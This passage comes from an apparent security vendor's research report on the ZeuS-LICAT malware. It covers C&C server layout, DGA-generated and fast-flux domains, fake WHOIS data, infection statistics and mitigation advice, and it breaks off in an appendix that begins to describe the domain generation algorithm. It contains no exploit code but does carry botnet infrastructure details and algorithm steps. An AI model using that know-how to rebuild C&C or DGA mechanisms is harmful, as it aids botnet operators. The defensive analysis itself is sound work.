


Figure 31. *TSPY_ZBOT.CAR's import table that shows that it has a few import tables though the main file is still heavily encrypted and is located at the overlay*




Figure 32. *TSPY_ZBOT.BYZ has a lot of dummy APIs for the main file*

The various changes ZBOT variants have undergone led us to believe that the ZeuS toolkit's authors continuously try to rid their creation of weaknesses.

COMMAND-AND-CONTROL SERVERS

Attack Server Setup

As part of TrendLabs engineers' investigations into this threat, we spent some time closely examining the C&C servers that the malware connects to using DGA. Each day, the attackers registered a number of the domains generated so the infected systems can download updates.

We noted that these systems always had the same configuration. Each system has a number of common services running, including a Web server, an FTP server, a Secure Shell (SSH) server, and a MySQL server (see Table 1).

Service Port	Service Name	Description
21	ProFTPD	FTP server
22	OpenSSH 4.3	SSH server
80	nginx 0.6.39	Nginx Web server (HTTP)
81	Apache httpd 2.2.3	Apache Web server (HTTP)
111	Rcpbind	Sun RPC server
443	Apache httpd 2.2.3	Apache Web server (HTTPS)
3306	MySQL	MySQL server

Table 1. *Service ports and names*

In addition to the open ports shown in the table above, each C&C server also had a number of common folders (see Table 2).

Folder Name	Purpose
/news	Serves malware (see below)
/forum	Serves malware (see below)
/phpmyadmin	*PhpMyAdmin* utility for configuring and searching the MySQL database; was protected with an unknown login name and password
/cgi-bin	Normally contains a cgi script; returned a 403 error
/error	Returned a 403 error

Table 2. *Table of common folders seen in each C&C server*

For the purposes of this particular attack, the most interesting folders are the */news* and */forum* folders, as these are the ones that the malware contacts. The malware normally contacts these either directly or using a certain parameter such as *http://[RANDOM_DOMAIN]/news/* or *http://[RANDOM_DOMAIN]/news/?s=XXXX* where *XXXX* is a four-digit number. Based on our domain testing, we noted the behaviors shown in Table 3.

Query	Result
/news	Returns the encrypted ZeuS configuration file
/news/?s=XXXX	Depending on the value of *XXXX*, this will either download the encrypted configuration file or a malicious binary—the latest ZeuS update from the server; Trend Micro detects this file as TSPY_ZBOT.ZBH
/forum	Returns a malicious binary—the latest ZeuS update from the server; Trend Micro detects this file as TSPY_ZBOT.ZBH
/forum/?s=XXXX	Returns a malicious binary—the latest ZeuS update from the server; Trend Micro detects this file as TSPY_ZBOT.ZBH

Table 3. *Observed behavior per query*

DOMAIN REGISTRATION

As mentioned earlier, the malware attempts to contact any one of 1,020 pseudorandomly generated domains every day to download updates. This means that all the attacker needs to do is to register a single domain so all of the infected systems can download updates.

In our investigation, we queried each of the domain names generated on a given day to see which ones were active. Table 4 lists the results we obtained for our query for October 7.

Live Domain	IP Address
usrtlinxbrhkuueh.biz	195.189.226.107
ktpovjglusmlgowj.info	195.189.226.107
ioppkgipkgk.org	195.189.226.107
usnkiisklkqlsnnr.org	195.189.226.107
tftnpgcnesulxtg.com	195.189.226.107
tftnpgcnesulxtg.com	195.189.226.107
pjoonugrjunzlr.net	195.189.226.107

Table 4. *Results for our October 7 query*

All of the aforementioned domains share some similar registration information (see Figure 33).

```
Domain Name:                            USRTLINXBRHKUUEH.BIZ
Domain ID:                              D41625501-BIZ
Sponsoring Registrar:                   MONIKER ONLINE SERVICES, LLC
Sponsoring Registrar IANA ID:           228
Registrar URL (registration services):  whois.moniker.com
Domain Status:                          clientDeleteProhibited
Domain Status:                          clientTransferProhibited
Domain Status:                          clientUpdateProhibited
Registrant ID:                          MONIKER3206058
Registrant Name:                        Andrew Stefurak
Registrant Address1:                    32 Emma St
Registrant City:                        Harrisville
Registrant State/Province:              PA
Registrant Postal Code:                 44420
Registrant Country:                     United States
Registrant Country Code:                US
Registrant Phone Number:                +1.4129519051
Registrant Email:                       wazulugyroky@yahoo.com
Administrative Contact ID:              MONIKER3206058
Administrative Contact Name:            Andrew Stefurak
Administrative Contact Address1:        32 Emma St
Administrative Contact City:            Harrisville
Administrative Contact State/Province:  PA
Administrative Contact Postal Code:     44420
Administrative Contact Country:         United States
Administrative Contact Country Code:    US
Administrative Contact Phone Number:    +1.4129519051
Administrative Contact Email:           wazulugyroky@yahoo.com
Billing Contact ID:                     MONIKER3206058
Billing Contact Name:                   Andrew Stefurak
Billing Contact Address1:               32 Emma St
Billing Contact City:                   Harrisville
Billing Contact State/Province:         PA
Billing Contact Postal Code:            44420
Billing Contact Country:                United States
Billing Contact Country Code:           US
Billing Contact Phone Number:           +1.4129519051
Billing Contact Email:                  wazulugyroky@yahoo.com
Technical Contact ID:                   MONIKER3206058
Technical Contact Name:                 Andrew Stefurak
Technical Contact Address1:             32 Emma St
Technical Contact City:                 Harrisville
Technical Contact State/Province:       PA
Technical Contact Postal Code:          44420
Technical Contact Country:              United States
Technical Contact Country Code:         US
Technical Contact Phone Number:         +1.4129519051
Technical Contact Email:                wazulugyroky@yahoo.com
Name Server:                            NS3.DOMAINSERVICE.COM
Name Server:                            NS2.DOMAINSERVICE.COM
Name Server:                            NS1.DOMAINSERVICE.COM
Name Server:                            NS4.DOMAINSERVICE.COM
Created by Registrar:                   MONIKER ONLINE SERVICES, LLC
Last Updated by Registrar:              MONIKER ONLINE SERVICES, LLC
Domain Registration Date:               Thu Oct 07 18:38:33 GMT 2010
Domain Expiration Date:                 Thu Oct 06 23:59:59 GMT 2011
Domain Last Updated Date:               Thu Oct 07 18:38:34 GMT 2010
```

Figure 33. *Registration information for* usrtlinxbrhkuueh.biz

The registration data above seems to be a hodgepodge of random information and is ultimately fake. For instance, the address *32 Emma Street* exists in U.S. zip code 44420. This is, however, located in Girard, Ohio (OH) and not in Harrisville, Pennsylvania (PA). The given phone number can also be traced to Pittsburgh, which is also located in Pennsylvania.

Other LICAT domains show different fake data with various fake details. The domains were registered by MONIKER ONLINE SERVICES, LLC; NAMESECURE.COM, INC., REBEL.COM CORP., and NAME.COM.

In the given example, the IP address *195.189.226.107* is geographically located in the Ukraine. It is hosted on a network operated by a certain SERVER UA UKRAINE DEDICATED SERVICE (AS41018).

Domain Name System Data Analysis

Analysis of the Domain Name System (DNS) history of the pseudorandomly generated domains suggest that the attacker used a normal ZBOT variant as a template to create a new variant that has LICAT characteristics sometime in August 2010. Between August 20 and September 21, pseudorandomly LICAT-generated domains were hosted on a fast-flux botnet. (See Appendix D for examples.)

From September 23 onward, the LICAT domains were hosted on static IP addresses.

The use of a fast-flux network dates back to at least April of this year and possibly even earlier. The particular fast-flux network we analyzed has hosted ZeuS drop domains in the past as well as sites that were used to recruit money mules. The historical development of the botnet responsible for this attack strongly suggests that the cybercriminals may have used another algorithm first to generate pseudorandom domains.

The following name servers all belonged to the same fast-flux botnet and were responsible for one or more LICAT domains:

- ns1.dimplemolar.net
- ns1.soundclock.net
- ns1.cantforgets.net
- ns1.superwagonz.com
- ns1.musicaadictos.net

Tracing the historical development of the fast-flux botnet shows that the following domains belonged to the name server *ns1.dimplemolar.net.* Note that the domains in blue text have been identified as LICAT related:

- haijeihefoobeekahkohweto.com
- nevostaffing.com
- nevohiring.com
- dimplemolar.net
- huashna.com
- eethahchaehiexahgeemaugh.com
- ziosuovareipheighaisheek.com
- mnbvicdij4uhdjb5421knnkd.com
- bozeeheithuonahfahmoecei.com
- deecohngahphichaehaethoo.com
- zuraotaiyohwunookaebuasa.com
- zouweengongohgaegeetiebi.com
- teughoojaeghaopuegeudeeb.com
- manchpunchhow.com
- benassibrosmihael.com
- wowowowomaydan.com

- creamwithsodahan.com
- iifwyitvtyrlsl.com
- qhpinutxnlnorop.com
- votrebuyh.com
- qsqinitnetbxhrxq.com
- cjjrfonnumprut.com
- cnnherpkzmwglndz.com
- mjlhrunejyobz.com
- qjktkslxritvhqv.com
- srmkvqkwtnlusmrm.com
- meinkuhost.com
- nempvnllioxpzim.com
- ogrqsqmiounzfgt.com
- ppyptpjhovvlin.com
- llztklrnxrutqh.com

The fast-flux network *nameserver ns1.soundclock.net* hosted the following fully qualified domain names. As in the previous list, the domain names in blue text were found to be LICAT related.

- hotsku.com
- ekuns.com
- askuv.com
- atsku.com
- kukda.com
- askuse.com
- sgmmvjnzrqpnx.com
- zsrmjpohsqxvdjpq.com
- qrtmpqpmlolpmu.com
- pjmryoqwmtynuosx.com
- uuvqvkoqrrdtli.com
- ludelfyqwzqmpmom.com
- soundclock.net
- vvkkvmkfmviouvp.biz
- pqizuhswnlomqvl.org
- zjvcmxskklieqxjp.org
- jtdetquoguovluui.net
- ruckqzodomeiqnj.com
- hdjrirorxxuonmt.com

This botnet used the same bots as *ns1.dimplemolar.net,* the only difference being the fact that almost all of the domains were used by LICAT. Even though *hotsku.com* and other domains looked similar to those LICAT used, these were not included in the pseudorandomly generated list. Later, the fast-flux network with name server *ns1.cantforgets.net* was found to host the following domains. As in the previous lists, the domain names in blue text have been found to be LICAT related.

- itnmoyovigfqsclo.com
- jsqltsyrurpqqjjy.com
- iqjchqrrkkwsizfs.com
- cantforgets.net

- tqpnqvebjkovok.net
- jlwxtbuqgrsdloo.net
- jueyjtzxtmolfw.biz
- gilemsptkskrltex.org
- qetobqnrxdjvmtf.org
- qwlpmoopuuwroqrw.net
- vmgodskouwqtlqb.com
- ifchumsomdfdvqn.org
- ojkqsisqruvonrhg.org
- mmoosjyynimwoqi.net
- ljhhyuxwyluasfsd.com

The fast-flux botnet also hosted ZeuS domains. (For a complete list of the said domains, see Appendix E.)

USER IMPACT

Trend Micro™ Smart Network Protection™ Feedback: Detections to Date

The ZBOT-LICAT threat uses several components that the Smart Protection Network can guard against. Among them are the file components, PE_LICAT.A and TSPY_ZBOT.BYZ, as PE_LICAT.A-O is basically just the uncompressed version of TSPY_ZBOT.BYZ. The Smart Protection Network blocks all of these file components from executing on a system. The detection TSPY_ZBOT.SMEQ also provides coverage against other ZBOT variants that have behavioral and characteristic similarities with TSPY_ZBOT.BYZ. Therefore, future variants are also prevented from executing on users' systems.

In addition, Web reputation services check requests for outbound access that a system makes against a reputation database for both domains and URLs. By blocking access to known malicious locations, the Smart Protection Network prevents users' systems from downloading malware—PE_LICAT.A's payload—or sending over stolen information to cybercriminals as described in TSPY_ZBOT.BYZ's information theft routine.

In the week of its discovery, the Smart Protection Network has prevented more than 40,000 instances of PE_LICAT.A from infecting Trend Micro customers' systems. While 46 percent of the threats blocked were found in the United States, Norway also recorded a little over 22 percent of such threats, followed by Italy with 3.5 percent and by New Zealand with 3 percent (see Table 5).

Rank	Country	Malicious Outbound Connections Blocked
1	United States	2,920
2	Italy	2,157
3	Japan	1,073
4	France	568
5	Turkey	392
6	Spain	213
7	Canada	189
8	Great Britain	171
9	Taiwan	126
10	Netherlands	121
11	Australia	116
12	Germany	90
13	Thailand	74
14	Ukraine	72
15	India	68
16	Singapore	61
17	Norway	53
18	Macau	52
19	Sweden	44
20	Hong Kong	43

Table 5. *Top 20 countries by number of malicious outbound connections blocked*

Users from the United States have been most affected by this threat in terms of number of binary execution and outbound communication attempts. Canada, Italy, France, and Taiwan also figured in the top 10 in both categories. This indicates that the threat is present in several countries spread throughout the world (see Table 6).

Rank	Country	Malicious Binaries Detected
1	United States	51,274
2	Norway	22,064
3	Others	6,786
4	Canada	5,058
5	Italy	3,747
6	New Zealand	3,190
7	Mexico	2,373
8	Indonesia	2,159
9	Taiwan	2,053
10	France	1,885
11	Australia	995
12	Great Britain	939
13	Sweden	842
14	Japan	743
15	South Africa	729
16	Brazil	578
17	Turkey	553
18	Switzerland	463
19	Cyprus	374
20	India	374

Table 6. *Top 20 countries by number of malicious binaries detected*

Infected Hosts

In order to get an idea of the distribution of infected hosts, TrendLabs' research team registered one of the malware domains that would be used on the following day. Unfortunately, due to the nature of the pseudorandom domain generator, this did not give us visibility on all of the infected systems. However, we did see an interesting subset nonetheless, as an infected host may connect to the real C&C server before trying to connect to the domain we registered. As such, it stops trying to connect to other domains so we were unable to see it.

Overall, 3,110 IP addresses connected to our domain during the day that LICAT would attempt to contact us. If we take each of these unique IP addresses and look at their geographical locations, we can see that the infected systems in the United States account for more than one-third of all the infections while the other countries lagged far behind (see Table 7).

Rank	Country	Hosts
1	United States	1,211
2	Canada	173
3	United Kingdom	151
4	India	122
5	Germany	117
6	Spain	90
7	Bulgaria	71
8	Turkey	68
9	Italy	67
10	Japan	66
11	France	57
12	Australia	55
13	Thailand	46
14	Russian Federation	46
15	Poland	46
16	Brazil	39
17	Netherlands	31
18	Malaysia	31
19	Portugal	29
20	Taiwan	25

Table 7. *Top 20 infected countries connecting to our LICAT domain*

In addition to the IP addresses of the infected systems, we also stored the user agents associated with them. A simple user agent can actually reveal a lot of information about a system (see Figure 34).

```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; FunWebProducts;
SIMBAR={8F8E1138-F4FD-4B21-B352-FD47966A1D37}; .NET CLR 1.1.4322; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
```

Figure 34. *Sample information revealed by a user agent*

The user agent above indicates that the system runs *Windows XP (NT 5.1)* with *Internet Explorer (IE) 6.* In addition, this particular user has the Simbar adware installed in addition to a ZBOT variant. The system also has the *FunWebProducts* application, most likely *SmileyCentral,* and the .NET framework installed.

Two other particularly interesting user agents we noticed include the following:

- Wget/1.10.2
- Wget/1.9+cvs-stable (Red Hat modified)

Considering that the IP addresses used *wget* to connect to our domain several hundred times within the day, we are fairly confident that these were fellow security analysts or researchers who were also conducting their own investigations on the ZBOT-LICAT malware.




Figure 35. *Infected hosts by OS*




Figure 36. *Infected hosts by browser*

Based on the user agents we gathered, we were able to get a better picture of the infected hosts that connected to our domains (see Figures 35 and 36).

The fact that *Windows XP* was the most dominant OS, followed by *Windows Vista* and *Windows 7,* was perhaps not surprising. What was surprising was the fact that *Firefox* had a tiny showing in the results—only three of the infected systems had *Firefox* as default browser.

Figure 37 summarizes the time when each connection attempt to our domain was made. As shown, there was a clear peak between 04:00 and 09:00 UTC, which is unusual, as this does not necessarily correspond to the time that the dominant percentage of infected hosts should have started their systems based on U.S. time zones.




Figure 37. *Connection attempts recorded*

Implications

The Operation Trident Breach arrests described in the first part of this paper signify the real-world crimes committed by the indicted individuals. These crimes resulted in financial losses for many people and organizations, the effects of which are crippling enough to force smaller businesses to fold. In "ZeuS: A Persistent Cybercrime Enterprise," we cited a couple of investigative reports by security journalist Brian Krebs, which documented ZeuS-related cybercrime incidents in the United States.

Unfortunately, cybercrime has reached a point where it is enabled by an organized ecosystem of vendors, enablers, and malware developers, all out to unjustly profit from unsuspecting victims. Professional-grade software such as the ZeuS toolkit have made it even easier for more cybercriminals to get into the business of stealing banking-related information as seen in the Trend Micro report, "The Business of Cybercrime: A Complex Business Model." The notion of people making it easier and more attractive for others to get into cybercrime is actually a trend exemplified in a report about a certain Cash Paradise University.

Cybercriminals' targets are usually individuals and SMBs that conduct banking transactions online.

CONCLUSION

Proving that malware authors learn from each other's creations, we have seen that the ZeuS authors took a trick straight out of another infamous malware's book—the DOWNAD/Conficker worm. Instead of contacting a single hard-coded C&C server, PE_LICAT.A instead generates a long list of pseudorandom URLs before accessing them to download its configuration file. This significantly increases the difficulty in shutting down this particular botnet.

With previous ZeuS versions, security analysts and researchers and law enforcement agencies had an easier time tracking down and taking down the single C&C server. The patched files related to this particular ZBOT variant, however, attempt to connect to hundreds of URLs that it generates every day. All the botnet owner needs to do is to register any one of these domains in order to issue commands to a network of infected systems. This new behavior indicates a huge step forward for ZeuS.

There is no doubt that ZeuS is the most widely used malware toolkit today. However, while this success has made a lot of money for the toolkit authors and their customers, it also bought them a lot of attention from the security industry and law enforcement agencies, as evidenced by a series of ZeuS-related arrests. This increased attention forced the ZeuS authors to add an additional layer of protection for their customers and to make the botnets created with their toolkit more resilient to takedown attempts.

Proving that malware authors learn from each other's creations, we have seen that the ZeuS authors took a trick straight out of another infamous malware's book—the DOWNAD/Conficker worm.

Even ZeuS-related discussions on hacking forums have been driven deeper underground. While it was previously common to use underground forums to contact the ZeuS authors or any of their main distributors, this has changed. Such connections today are instead directly made via instant-messaging or chat applications.

The majority of ZeuS versions still for sale on underground forums are quite old at this point, fetching prices of around US$400–800. The most recent versions are only directly available from the authors or their direct associates, sell for closer to US$8,000 for just the basic toolkit with plug-ins costing extra, and are hardware locked to a specific machine.

So what does the LICAT development mean in the overall story of ZeuS? Interestingly, it was recently revealed that long-time rivals—ZeuS and SpyEye—are now set to merge. As revealed by Brian Krebs in a blog post, the Russian hacker known as Slavik or Monstr has decided to stop development of the ZeuS toolkit and has passed on all of his source code to a so-called Gribodemon, the developer of ZeuS' rival toolkit, SpyEye. Gribodemon has stated on several underground forums that he plans to merge the best features of both kits into one new product.

As such, the fate of the ZeuS-LICAT module is very much in flux. This may become a new core feature of the ZeuS-SpyEye hybrid or may be discarded and become only known for historic reasons as the last contribution of the original ZeuS author to his notorious creation. Only time will tell.

WHAT TO DO IF YOUR SYSTEM HAS BEEN INFECTED

Due to the unique characteristics and critical implications that this threat poses, it is important for users to deal with system infection as soon as possible. It is also highly recommended that they use a comprehensive security solution that does not only have file but also Web and email-filtering solutions.

Mitigation for Systems

1. Update security software to the latest version and make sure that it has the most recent patterns.

2. Conduct a clean scan of a system for all kinds of infection:

   - Clean all infected legitimate files detected as PE_LICAT.A.

   - Delete all malicious files detected as PE_LICAT.A-O, TSPY_ZBOT.BYZ, and/or TSPY_ZBOT.SMEQ.

3. Change all online credentials from a clean system as soon as a compromise has been identified. In case this was not done, change credentials after cleaning the system. This is important!

   For manual cleanup, instructions are available in the following *Threat Encyclopedia* entry pages:

   - PE_LICAT.A-O
   - PE_LICAT.A
   - TSPY_ZBOT.BYZ
   - TSPY_ZBOT.SMEQ

   Non-Trend Micro product users can also use *HouseCall,* Trend Micro's online threat scanner.

Mitigation for Networks

1. Identify infected systems and immediately isolate them from the network.

2. Prevent further infection for the rest of the network:

   - Update endpoints with the latest version of the security software and its latest patterns.

   - Ensure that programs and users of the computer use the lowest level of privileges necessary to complete a task to avoid further infection.

- Update and/or reset access information such as user names and passwords for all sites and/or applications for the rest of the network.

3. Clean up infected systems (see the Mitigation for Systems section).

STAYING PROTECTED FROM TSPY_ZBOT.BYZ AND SIMILAR INFECTIONS

How to Protect Home/Work PCs

Today's Web threats, ZeuS being the primary example, are designed by professional cybercriminals with a host of tools at their disposal like bots, Trojans, and other data-stealing malware. Their goal is to defraud users by secretly stealing credit card and social security numbers and other personal information stored on users' PCs. As such, it is important for users to protect themselves as much as they can from these threats.

- Protect one's PC by using security software.
  - Install an Internet security suite that includes spam filtering and blocking as well as anti-malware and anti-spyware capabilities. Keep security software up-to-date at all times.
  - Scan one's PC with a free tool such as *HouseCall.*
- Protect oneself and one's PC.
  - Beware of unexpected or strange-looking email and instant messages (IMs) regardless of sender. Never open attachments or click links embedded in these messages. If the sender is worth trusting, scan the attachment before opening it.
  - Beware of Web pages that require software installation. Scan programs before executing them. Always read the end-user license agreement (EULA) and cancel if other programs are downloaded in conjunction with one's desired program.
  - When shopping, banking, or conducting other transactions online, make sure the site address contains an "s" as in *https://www.bank.com.* One should also see a lock icon in the lower right area of his/her Web browser.

How to Protect Networks

PCs and networks can be compromised by malware, spyware, and bots, putting confidential information and brand reputation at risk. To prevent this, it is important for network administrators to put up security measures and policies in order to protect the network from Web threats.

- Employ a multilayered defense to secure PCs, servers, and the entire network.
  - Block threats at the gateway before they even reach the network with a comprehensive security solution.
  - Protect endpoints from threats that make it past the perimeter with an effective security solution.

- Establish data protection policies and educate employees.
  - Make sure employees are aware of spam and how they can help prevent these from infecting their systems. Visit our Home and Home Office Awareness & Prevention section for tools and tips. View our video about the risks that ZeuS poses.
  - Ensure that employees never provide personal or confidential information in response to unsolicited email or IM requests.
  - Consider implementing a comprehensive data protection package, including email archiving, email encryption, and data loss prevention across threat vectors.
- Set up a firewall.
  - Control the data coming through your ports by establishing a firewall.

APPENDIX A: DOMAIN ALGORITHM DETAILS

In analyzing TSPY_ZBOT.BYZ's domain algorithm details, we used a sample retrieved on October 6, 2010 at 5:20 a.m. We then performed the following steps:

1. Retrieve the current date (see Figure 38).




Figure 38. *Date retrieval*

2. Multiply the minute value by 17 (see Figure 39).

   EAX = minute x 17 EAX = 0x154

   EAX = 20 x 17




Figure 39. *Multiply the minute value by 17*

3. Initialize the 8-Byte array by following these steps:

   a. Compute the value that will be used later to compute the values of the fifth, sixth, seventh, and eighth elements of the array (see Figure 40).

EDX = EAX % 1,020 (where EAX is equal to the minute value obtained from step 2)	EDX = 0x154 % 0x3FC EDX = 0x154




Figure 40. *Computing the value that will be used later to compute the values of the fifth, sixth, seventh, and eighth elements of the array*

b. Compute the lower Byte of the year value then add 48 to the result. This is stored as the first index of the array and is equivalent to the following equation (see Figure 41):

